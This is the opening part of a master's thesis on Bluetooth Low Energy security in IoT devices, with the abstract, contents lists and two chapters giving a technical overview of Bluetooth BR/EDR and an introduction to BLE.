

POLITECNICO DI TORINO

Master of Science in Electronic Engineering

Master Thesis

Study and investigation of Bluetooth Low Energy security in the IoT environment



Supervisor

prof. Mariagrazia Graziano

Candidate

Daniela Catanzaro

Company Supervisor

Teoresi S.p.A.

Ing. Alberto Bertone

December 2020

Compiled with L^AT_EX

Abstract

Bluetooth is one of the most popular and important wireless connection nowadays. Suffice it to say that, due to the pandemic situation caused by COVID-19 in 2020, the most useful italian application in order to do a good contact tracing (*Immuni*) is based on Bluetooth Low Energy technology. This is only an example of a global current issue to understand the significance of it.

But Bluetooth standard is growing year by year with the growth of IoT systems used in daily life, such as smart locks, smart security systems, smart assistants, fitness trackers, and more. IoT environment has reached about 30 billion of devices in which Bluetooth (especially BLE) is one of the most radio protocol used.

For these reasons it's easy to understand that the security level of this kind of standard technology is an important key requirement.

There are mainly two kinds of Bluetooth: one, the **Bluetooth Basic Rate** (also present with the optional feature Enhanced Data Rate **BR/EDR**) and second the **Bluetooth Low Energy (BLE)**. This thesis is focused on the connection among different types of BLE devices in the smart home scenario, in order to investigate on the security standard applied. The study has been made through the exploitation of the *Ubertooth One*: an open source 2.4 GHz wireless development platform, with the aim of making Bluetooth experimentations, on a Ubuntu derivative distribution (it has been used *xubuntu-18.04.5-desktop-amd64* available at <http://cdimage.ubuntu.com/xubuntu/releases/18.04/release/>).

Powerful tools provided by the Ubertooth have been used in order to find some critical issues and some security vulnerabilities in different types of BLE devices.

*'Security is always too much
until
the day is not enough'
W.H. Webster, Former
Director, FBI*

Acknowledgements

First, I would like to thank my Supervisor prof. Mariagrazia Graziano to have accepted to be my tutor. Thank you for the support and for the interest in this work. Also, thanks for thirst for the knowledge you transmit during lessons: from a student point of view, it is very important.

Second, I would express my big thanks to my company Supervisor, ing. Alberto Bertone, who believed in me from the beginning. Thanks for giving me the chance to do my thesis in Teoresi S.p.A., beyond the difficulties due to Covid-19 and the smartworking 1000 km away.

Also, I have to thank my parents and all my friends and colleagues for having accompanied me in these years.

Contents

List of Tables	12
List of Figures	14
List of acronyms and abbreviations	17
1 The Bluetooth BR/EDR standard: an overview	20
1.1 The Bluetooth BR/EDR protocol stack	21
1.1.1 Bluetooth radio interface	22
1.2 Power levels	23
1.3 Piconet and scatternet	23
1.4 Bluetooth connection basics	25
1.4.1 Bluetooth pairing	25
1.4.2 Bluetooth baseband links	26
1.5 Bluetooth device states	28
1.6 Packets structure	30
2 The Bluetooth Low Energy	31
2.1 Bluetooth classic vs BLE	32
2.2 BLE architecture	34
2.2.1 The controller	34
2.2.2 The host	35
2.3 BLE star-bus vs BR/EDR scatternet	37
2.4 BLE device states	38
2.4.1 Advertising state	39
2.4.2 Scanning state	40
2.4.3 Connection establishment	40
2.5 BLE packets structure	42
3 The basis of the BLE security	45
3.1 Pairing & Bonding	46
3.1.1 Phase I	47
3.1.2 Phase II	47

3.1.3	Phase III	48
3.2	Security goals	48
3.3	Types of attacks	49
3.3.1	MiTM attack	49
3.3.2	DoS attack	50
3.3.3	Passive Eavesdropping	50
4	Bluetooth sniffing: the Ubertooth One	51
4.1	How to discover a Bluetooth device	52
4.1.1	Bluetooth MAC address structure	52
4.1.2	Public and random address	53
4.2	Experimental setup	54
4.3	Ubertooth One tools: classic Bluetooth	56
4.3.1	Intercepting Bluetooth MAC addresses	57
4.3.2	Passive Bluetooth sniffing	58
4.3.3	Detecting AFH channel map	60
4.4	The ubertooth-btle tool	62
4.4.1	The "follow" mode	62
4.4.2	The "don't follow" mode	64
4.4.3	The "promiscuous" mode	64
5	Breaking the Bluetooth Low Energy security	67
5.1	Passive Eavesdropping	67
5.1.1	Eavesdropping in "follow" mode	68
5.1.2	Eavesdropping in "promiscuous" mode	74
5.2	Interception attack	77
5.3	Jamming attack	87
5.3.1	Jamming results	91
6	Conclusion and future perspectives	93
	Bibliography	95

List of Tables

1.1	Power classes and corresponding ranges	23
2.1	Differences between Bluetooth classic and Bluetooth Low Energy .	32
2.2	Power classes and corresponding ranges	37
2.3	Scanning parameters	40
5.1	Results of the jamming attack	92

List of Figures

1.1	Bluetooth protocol stack [26]	21
1.2	A Bluetooth chip scheme [17]	22
1.3	A piconet [28]	23
1.4	A scatternet [28]	24
1.5	Graphical representation of a) SCO link and b) an ACL link [29] . .	27
1.6	The state diagram of a Bluetooth BR/EDR device [17]	29
1.7	The packet structure of Bluetooth Basic Rate [17]	30
1.8	The packet structure of Bluetooth BR/EDR [17]	30
2.1	Differences between protocol stacks [31]	33
2.2	BLE protocol stack [12]	34
2.3	The frequency spectrum and RF channels in BLE protocol [12] . . .	35
2.4	A Generic Attribute Protocol (GATT) Profile [40]	36
2.5	a) BR/EDR Scatternet topology vs b) BLE Star-bus topology [35] .	38
2.6	The state diagram of a BLE device [17]	39
2.7	A BLE connection process [37]	42
2.8	A BLE packet structure [41]	42
2.9	a) an Advertising channel PDU and b) a Data channel PDU [17] . .	43
3.1	The three phases of pairing and bonding [6]	46
4.1	Ubertooth block diagram	51
4.2	Bluetooth address structure [43]	52
4.3	Random Static Address format	53
4.4	Random Private Resolvable Address format	54
4.5	The Ubertooth One	54
4.6	Bluetooth status on board the system	55
4.7	Bluetooth MAC address of the device	56
4.8	Ubertooth spectrum analyzer	56
4.9	The <i>hcitool scan</i> result of discoverable devices	57
4.10	The <i>ubertooth-scan</i> result of non-discoverable devices	57
4.11	The <i>ubertooth-rx</i> result of all LAPs sniffing	58
4.12	The <i>ubertooth-rx</i> in survey mode	59

4.13	The <i>hcitool name</i> of a target device	59
4.14	The AFH channel map of a given piconet	60
4.15	The AFH channel map of a given piconet in binary form	61
4.16	The <i>ubertooth-btle</i> result in the "follow" mode	62
4.17	The <i>ubertooth-btle</i> result in the "don't follow" mode	64
4.18	The <i>ubertooth-btle</i> result in the "promiscuous" mode	65
5.1	A Wireshark pcap file screenshot	69
5.2	An <i>Advertising PDU Header</i> in Wireshark	70
5.3	A complete <i>ADV_SCAN_IND</i> captured packet	71
5.4	a)The <i>SCAN_REQ</i> and b) <i>SCAN_RSP</i> packets	72
5.5	A complete <i>CONNECT_REQ</i> captured packet	73
5.6	The Channel Map related to the <i>CONNECT_REQ</i> captured packet	74
5.7	The resulting pcap file of captured packets in promiscuous mode	75
5.8	The output terminal of the Ubertooth in promiscuous mode when an access address is located	76
5.9	The experimental setup with the ThermoBeacon	78
5.10	The result of the captured connection between the smartphone and the ThermoBeacon	78
5.11	Zoom of the result of the captured connection between the smart- phone and the ThermoBeacon	79
5.12	a) The <i>LL_FEATURE_REQ</i> and b) <i>LL_FEATURE_RSP</i> packets	80
5.13	a) The <i>LL_VERSION_IND</i> and b) <i>LL_CONNECTION_UPDATE_REQ</i> packets	81
5.14	All the <i>Attribute</i> data exchanged between the smartphone and the ThermoBeacon	82
5.15	a) the <i>Request</i> and b) the correspondent <i>Response</i>	83
5.16	The content of the <i>Write Request</i> packet	85
5.17	The pairing and connection establishment with the ThermoBeacon from the laptop (third user)	86
5.18	a) The scan of the smartphone in search of the beacon and b) its failure	86
5.19	The <i>jamming</i> code: a) an example of error, b) the four filled fields and c) the "Built all threads"	91
5.20	The result of the jamming attack on the earphones	92

List of acronyms and abbreviations

A2DP	Advanced Audio Distribution Profile
ACL	Asynchronous Connectionless
AES	Advanced Encryption Standard
AFH	Adaptive Frequency Hopping
ATT	Attribute Protocol
BLE	Bluetooth Low Energy
BR/EDR	Basic Rate/Enhanced Data Rate
CRC	Cyclic Redundancy Check
DOS	Denial of Service
DTM	Direct Test Mode
ECDH	Elliptic-curve Diffie–Hellman
FEC	Forward Error Coding
FHSS	Frequency Hopping Spread Spectrum
GAP	Generic Access Profile
GATT	Generic Attribute Protocol
GSFK	Gaussian Frequency Shift Keying
HCI	Host Controller Interface
IEEE	Institute of Electrical and Electronics Engineers
IoT	Internet of Things
ISM	Industrial, Scientific and Medical
IP	Internet Protocol
IRK	Identity Resolving Key
L2CAP	Logical Link Control and Adaptation Protocol
LAN	Local Area Network
LAP	Lower Address Part
LL	Link Layer
LMP	Link Manager Protocol
LTK	Long Term Key
MAC	Media Access Control
MIC	Message Integrity Check
MITM	Man In The Middle

NAP	Non Significant Address Part
NFC	Near Field Communication
OBEX	Object Exchange Protocol
OOB	Out Of Band
OUI	Organizationally Unique Identifier
PAN	Personal Area Network
PDU	Protocol Data Unit
PHY	Physical Layer
PPP	Point-to-Point Protocol
PSK	Phase-Shift Keying
RF	Radio Frequency
RSSI	Received Signal Strength Indicator
SCO	Synchronous Connection Orientated
SDP	Service Discovery Protocol
SIG	Special Interest Group
SMP	Security Manager Protocol
STK	Short Term Key
TCS BIN	Telephony Control Service
TCP	Transmission Control Protocol
TK	Temporary Key
UAP	Upper Address Part
UDP	User Datagram Protocol
UUID	Universally Unique Identifier
WAE	Wireless Application Environment
WAP	Wireless Application Protocol

Chapter 1

The Bluetooth BR/EDR standard: an overview

The first official version of Bluetooth was released by Ericsson in 1994. It was named after King Harald “Bluetooth” Gormsson of Denmark who helped unify warring factions in the 10th century CE. [12] From 1998 Bluetooth technology is developed by the *Bluetooth Special interest Group* (**Bluetooth SIG**), formed by Intel, Apple, Lenovo, Nokia, Ericsson, Toshiba, Microsoft.

First, this standard was born with the need to do a wireless connection between a personal computer and some peripherals, such as a mouse, a printer or a keyboard. Nowadays the Bluetooth radio chip is integrated in the hardware of billion of systems in the IoT environment, especially in the automotive and medical scenario. It replaces easily the cable connection between devices in a range of few meters.

Bluetooth uses 2.4 GHz ISM band spread spectrum radio (2400-2483.5 MHz), with GFSK modulation (Gaussian Frequency Shift Keying).[24] The FHSS (Frequency Hopping Spread Spectrum) technique is used to reduce the effect of radio frequency interferences on transmission quality.

Today Bluetooth technology is the implementation of the protocol defined by the IEEE 802.15 standard. [23] It is designed to operate on a short distance (**PAN**) with a relatively low transmission rate (about 1Mbit/s) and a cheap hardware, differently from Wi-Fi connection, whose aim is to transmit data with a higher rate in a very wide range (**LAN**).

In this chapter an overview on the Bluetooth Basic Rate (also with its optional function EDR) will be done.

1.1 The Bluetooth BR/EDR protocol stack

Bluetooth protocol stack defines the way through which devices should communicate each other. It contains several layers, shown in figure 1.1.




Figure 1.1. Bluetooth protocol stack [26]

The basic layers are five:

- **Bluetooth radio:** contains specific information about frequency and modulation;
- **Baseband:** related to the connection establishment, the device discovery, MAC processing, timing and power control;
- **LMP:** responsible of configuring and managing the connection in baseband. Also includes security aspects (e.g. authentication and encryption);
- **L2CAP:** adapts upper layer protocols to the baseband layer. Provides both connectionless and connection-oriented services. [23];
- **SDP:** gives device's information, services and the characteristics between Bluetooth devices.

Also, for the sake of completeness:

- **RFCOMM** is a reliable transport protocol that emulates the physical RS232;
- **HCI** provides an interface method for accessing the Bluetooth hardware capabilities.
- **PPP, OBEX, TCP/UDP/IP, WAE/WAP** are among the adopted protocols;
- **TCS BIN** is the protocol regarding the call control (voice and data calls).

1.1.1 Bluetooth radio interface

A particular interest must be given to the lowest level, the **Bluetooth Radio**. As already explained, Bluetooth devices operate in the 2.4 GHz ISM band. In USA and in most of Europe 83.5 MHz are allocated in this band and these are divided into 79 RF channels, spaced 1 MHz. France, Spain and Japan allocate less and only 23 channels are available, always spaced 1 MHz.

Bluetooth is a **FHSS** system: the radio hops through the full spectrum of 79 or 23 RF channels using a pseudorandom hopping sequence.[25] The time slot in which a packet is transmitted is of 625 μ s, that equals to a hopping rate of 1600 hop/s.

The **GFSK** modulation ensures the low cost and the simplicity of the design, paying with a slower rate. In this type of modulation, the frequency of the carrier is shifted. A binary one is represented by a positive frequency deviation and a binary zero is represented by a negative frequency deviation. The modulated signal is then filtered using a filter with a Gaussian response curve to ensure the sidebands do not extend too far either side of the main carrier.[27]




Figure 1.2. A Bluetooth chip scheme [17]

An important note here must be done: the GFSK modulation is used only for Bluetooth version BR. If the optional EDR is used, a single packet is transmit both with the GFSK (for the first part) and the PSK (for the second part). In particular, in the **PSK** modulation, the phase of the carrier is shifted according to the incoming bits. Also, in BR/EDR, the Grey code is used.

1.2 Power levels

Bluetooth devices are divided into three classes depending on the maximum output RF power of the transmitter. This classification provides three different ranges up to which each of them can work.

Classes	Maximum power [dBm]	Power control capability	Range [m]
1	20	Mandatory	100
2	4	Optional	10
3	0	Optional	1

Table 1.1. Power classes and corresponding ranges

The table 1.1 shows clearly this difference. Also, it has been highlighted the power control capability (to save battery power), mandatory only for class 1.

1.3 Piconet and scatternet

Bluetooth has been designed to work in a multi-user environment. Devices that communicate with each other have to follow the same frequency-hopping sequence. Thus, they can operate in two ways: as a **master** or as a **slave**.

The master device decides the hopping frequency; if some slave wants to communicate with it, it must synchronize in frequency and time.

A set of two or more (up to eight) Bluetooth devices sharing the same channel is called **piconet**. An example is shown in figure 1.3.




Figure 1.3. A piconet [28]

In figure 1.3 there is a piconet with one master (the laptop) and seven devices acting as slaves. Up to seven slaves can be active and served simultaneously by the master. The slaves in each piconet stay synchronized with the master clock and hop according to a channel-hopping sequence that is a function of the master's address. Since channel-hopping sequences are pseudorandom, the probability of collision among piconets is small. [25] Also, the frequency hop occurs by making a jump from a channel physical to another based on a pseudo-random sequence (based on master's Bluetooth address).

A device can be a master of only one piconet. The device can, at the same time, also be a slave in another piconet that is within range. A slave can also participate in two different piconets that are within its range. However, because the master device determines the hopping pattern used for a piconet, a device cannot be a master of more than one piconet. [28] Bluetooth defines a structure called **scatternet** to facilitate interpiconet communication. For instance, figure 1.4 illustrates a scatternet in which a laptop pc communicates with devices in both piconets. In piconet 1 it acts as master, while in piconet 2 as a slave.




Figure 1.4. A scatternet [28]

The advantage of the piconet/scatternet scheme is that this allows multiple devices to share the same physical area, thus in order to use the available bandwidth efficiently.

Several logical channels can simultaneously share the same bandwidth (79 MHz); collisions will occur when devices of different piconets on different logical channels are at the same frequency.

1.4 Bluetooth connection basics

Frequency hopping method provides a reduction in terms of interference but also it makes connecting devices a little more complicated. Connections between master and slave are maintained until broken, e.g. disconnecting one of two.

There are four types of Bluetooth connection channel:

- **Basic piconet channel:** this Bluetooth connection channel is used only when all 79 channels are used within the hop-set (more rarely);
- **Adapted piconet channel:** widely used since it allows the system to use a reduced hop-set, i.e. between 20 and 79 channels;
- **Inquiry channel:** this connection channel is used when a master device finds a slave device or devices within range;
- **Paging channel:** used when a master and a slave device make a physical connection.[27]

Piconet channel is the only channel that can be used to transfer user data. It is divided into $625\ \mu\text{s}$ intervals (**slot**), in which a different hop frequency is used. The channel is shared between the master and the slave devices using a frequency-hop/time-division-duplex (**FH/TDD**) scheme whereby master-slave and slavemaster communications take turns. Slave-to-slave communication is not supported at the piconet layer. If two slaves need to communicate peer to peer, they can either form a separate piconet or use a higher layer protocol.[25]

On the other hand, inquiry and paging are used to discover devices and then establish a connection (respectively). Both are asymmetric procedures: this means that the two devices must be in two different initial states, otherwise they would never discover each other. During inquiry or paging, both devices must use the same channel-hopping sequence, as could be expected.

1.4.1 Bluetooth pairing

Bluetooth pairing is the process with which a connection can be established, resulting in a possible data transfer. Usually it starts manually by the user. For sake of simplicity, all steps of a pairing process are the following:

1. **Set to discoverable mode:** the two devices must be discoverable. So, the user must turn on the Bluetooth, in order to make them find;
2. **Prompt for passkey:** the user has to digit a PIN. Usually the default PIN is '0000', but it is recommended to change it for security reasons;

3. **Send passkey:** device 1 sends the passkey that has been entered to Device 2. [27] After the comparison between the two passkeys, if they are the same, the pairing is established;
4. **Pairing established:** a connection is established, and now data transfer is possible.

After the data transfer is finished, the user can remove himself the Bluetooth pairing. The two devices will remember each other for a future reconnection without user intervention.

1.4.2 Bluetooth baseband links

To provide effective mechanisms for the data transfer over a Bluetooth link, the standard has a number of protocols and different types of link to ensure that the wireless link is managed in the most effective manner. [27]

There are two main types of links: the Synchronous Connection Orientated communications link (**SCO**) and the Asynchronous Connectionless communications link (**ACL**).

- **SCO:** this type of link is used where data is to be streamed rather than transferred in a framed format (transport of telephone-grade voice). This is done through a symmetrical link between master and slave (an application must reserve a slot in both directions at regular intervals), exchanging data periodically in the form of reserved time slot in order to stream the audio data without delays and with a known maximum latency. A master can create up to 3 links SCO with 3 different slaves at the same time. A slave can make up to 3 links SCO with the same master or 2 with different masters.
- **ACL:** it is used for carrying framed data and it's the most used link. An ACL link makes a *packet switching* connection between master and slave: packets are exchanged sporadically and only when data are available to be sent from top levels of the Bluetooth stack. Slots are allocated to satisfy the quality of service requirement of each ACL. (Baseband specification has defined multislot packets, which are three or five slots long and transmitted in consecutive slots).[25] The choice of which slave has to transmit or to receive is made by the master in each slot. A slave can answer with a packet ACL in the next slot "slave-master" if and only if it was addressed directly in the previous slot "master-slave". Otherwise, there is the possibility to send *broadcast* packets, which can be received by all the listening slaves. [29] Also, most of ACL packets incorporate forward error coding (**FEC**) in order to detect and correct errors that may occur.

Finally, each device has to schedule ACL traffic in order to respect the slots reserved for SCO traffic. Since SCO links have priority over data, ACLs can work only with unused slots. The master is responsible of this distribution of available slots. Figure 1.5 shows a graphic representation of both types of links.




Figure 1.5. Graphical representation of a) SCO link and b) an ACL link [29]

1.5 Bluetooth device states

At a datalink level, a Bluetooth device can be in one of these three principal states:

- **Standby:** default state of the device. It can not send or receive any packet (low power mode);
- **Connection:** typical state of a piconet, which allows a two-way communication between master and slave;
- **Park:** when a slave comes out from a piconet, leaving that address free. It takes a "parking" address and it can wake up at periodic intervals in order to listen to any messages from the master.

or in one of these secondary states (for the search phase): *page*, *page scan*, *inquiry*, *inquiry scan*, *master response*, *slave response*, *inquiry response*. This search phase provides that a device in *inquiry* mode sends a specific packet at different frequencies requiring a response from devices in state *inquiry scan* that are receiving it. If the device in *inquiry* state decides to establish a connection, it moves to *page* status and the device that will be scanned by it must be in the *page scan* state. After this scanning both devices will change their state: device in *page* status passes to *master response* state, while the other goes from *page scan* to *slave response*, synchronising with each other. Once the connection is established, both devices pass to connection state: the first becomes the master, the second the slave of that piconet.[17]

For each of these phases a different physical channel type is used in terms of frequency: in the search phase the *Inquiry channel* is used, while in the connection phase the *Paging channel* and in the transmission phase the *Basic piconet channel* or *Adapted piconet channel*. (see also Sec. 1.4)

Finally, in the Connection state a device can be in one of these other three states:

- **Connection-active mode:** the device is actively involved in the piconet. If it's a master, it schedules the transmissions according to traffic requests to and from slaves. Otherwise, if it is a slave in active mode, it keeps listening the channel in the slot "master-slave";
- **Connection-hold mode:** a slave in this state will not support any ACL packet, while it can still support SCO links. This mode is useful to solve capacity problems in terms of bandwidth available on the channel;
- **Connection-sniff mode:** in this mode the listening activity of a slave on the channel will be reduced. Generally, if a slave has an active ACL link, it must listen to the channel in all master transmission slots for receive packets.

Instead, in this state, the number of slots used by the master in order to transmit packet to the "sniff slave" can be reduced. This means that there will be some periodic *sniff slots* specifically used in order to do this master-sniff slave communication.

The overall behaviour can be summarized with the state diagram depicted in Figure 1.6.




Figure 1.6. The state diagram of a Bluetooth BR/EDR device [17]

1.6 Packets structure

The packet structure of the Bluetooth BR differs from that of BR/EDR, since the modulation of the second part is no more the GFSK, but the PSK (see Sec. 1.1.1).

Starting from the BR, the general format of its packet is divided in three different parts: *access code*, *header*, *payload*, as shown in Figure 1.7.




Figure 1.7. The packet structure of Bluetooth Basic Rate [17]

- **Access code:** it is the first part of the packet, used to identify all packets transmitted in the same physical channel. In this case, they have the same access code. It's composed by 72 bits if there is the header (during the connection), otherwise it has 68 bits and it's called *shortened access code* (used for synchronization and identification of devices in the search phase);
- **Header:** composed by 54 bits, containing control information on connection, such as the type of baseband link used (ACL or SCO);
- **Payload:** from 0 to 2745 bits. It contains the information in the strict sense.

Instead, with the optional EDR, the packet structure is that of Figure 1.8 below.




Figure 1.8. The packet structure of Bluetooth BR/EDR [17]

As mentioned above, only the second part changes, due to the different modulation used. *GUARD* is a "watch interval" (from 4.75 μ s to 5.25 μ s); *SYNC* represents the beginning of synchronization sequence. Finally, *TRAILER* is composed by two different symbols depending on the type of PSK used (in Fig. 1.8 e.g. DPSK is the Differential PSK).

Chapter 2

The Bluetooth Low Energy

From 1998, year from which the Bluetooth technology is managed by the SIG, many versions of it have been released.

In Chapter 1 an overview of the Bluetooth BR/EDR version has been done, only to be able to make a comparison with the version BLE, focus of this thesis.

Bluetooth Low Energy (BLE) is part of Bluetooth Core Specification and is a wireless technology specifically designed to be used for novel applications in IoT.[6] BLE was introduced in the 4.0 version of the Bluetooth specification, released in 2010. It is sometimes referred to as Bluetooth Smart or BTLE, and sometimes mistaken as Bluetooth 4.0 (since this version really included both types of Bluetooth).[12] From that other versions have been developed during these 10 years, introducing enhancements and features focused on BLE. The last version is the 5.2, released on 31 December 2019. Moreover, BLE versions are backwards compatible with each other. However, the communication may be limited to the features of the older version of the two communicating devices.

BLE arises from the need to reduce the power consumption. It is aimed at very low power communication with shorter data frames, fast connection, maximized idle time and low peak transmit or receive power. It exchanges data in short bursts which fit well the needs of the low throughput devices. In fact, BLE is used by lots of devices that are powered by small, coin-cell batteries such as watches, sports and fitness, health care, keyboards, beacons (IoT devices), so overall used by embedded sensors.[30]

2.1 Bluetooth classic vs BLE

Let's start emphasizing differences and common things between BR/EDR and BLE. For simplicity and clarity, these main features are summarized in the table below.

Features	Bluetooth classic	Bluetooth Low Energy
Topology	Scatternet	Star Bus
Power consumption	Less then 30mA	Less then 15mA
Speed	700 Kbps	1 Mbps
RF Frequency band	(2400-24835) MHz	(2402-2480) MHz
Frequency channels	79 channels	40 channels
Modulation	GFSK, DPSK	GFSK
Latency	100ms	3ms
Spreading	FHSS(1MHz channel)	FHSS(2MHz channel)
Message size (bytes)	358 (Max)	8-47
Throughput	0.7-2.1 Mbps	Less then 0.3 Mbps
Slaves	7	Unlimited
Range	100 m	50 m

Table 2.1. Differences between Bluetooth classic and Bluetooth Low Energy

In BLE there are not power classes. (as in Tab. 1.1). Since its main feature is related to the low power consumption, the maximum output power is about 10dBm, and the minimum is -20dBm. This is due to the fact that there are some modifications, such as a reduction of frequency channels and shorter packet size (explained in detail in the following sections).

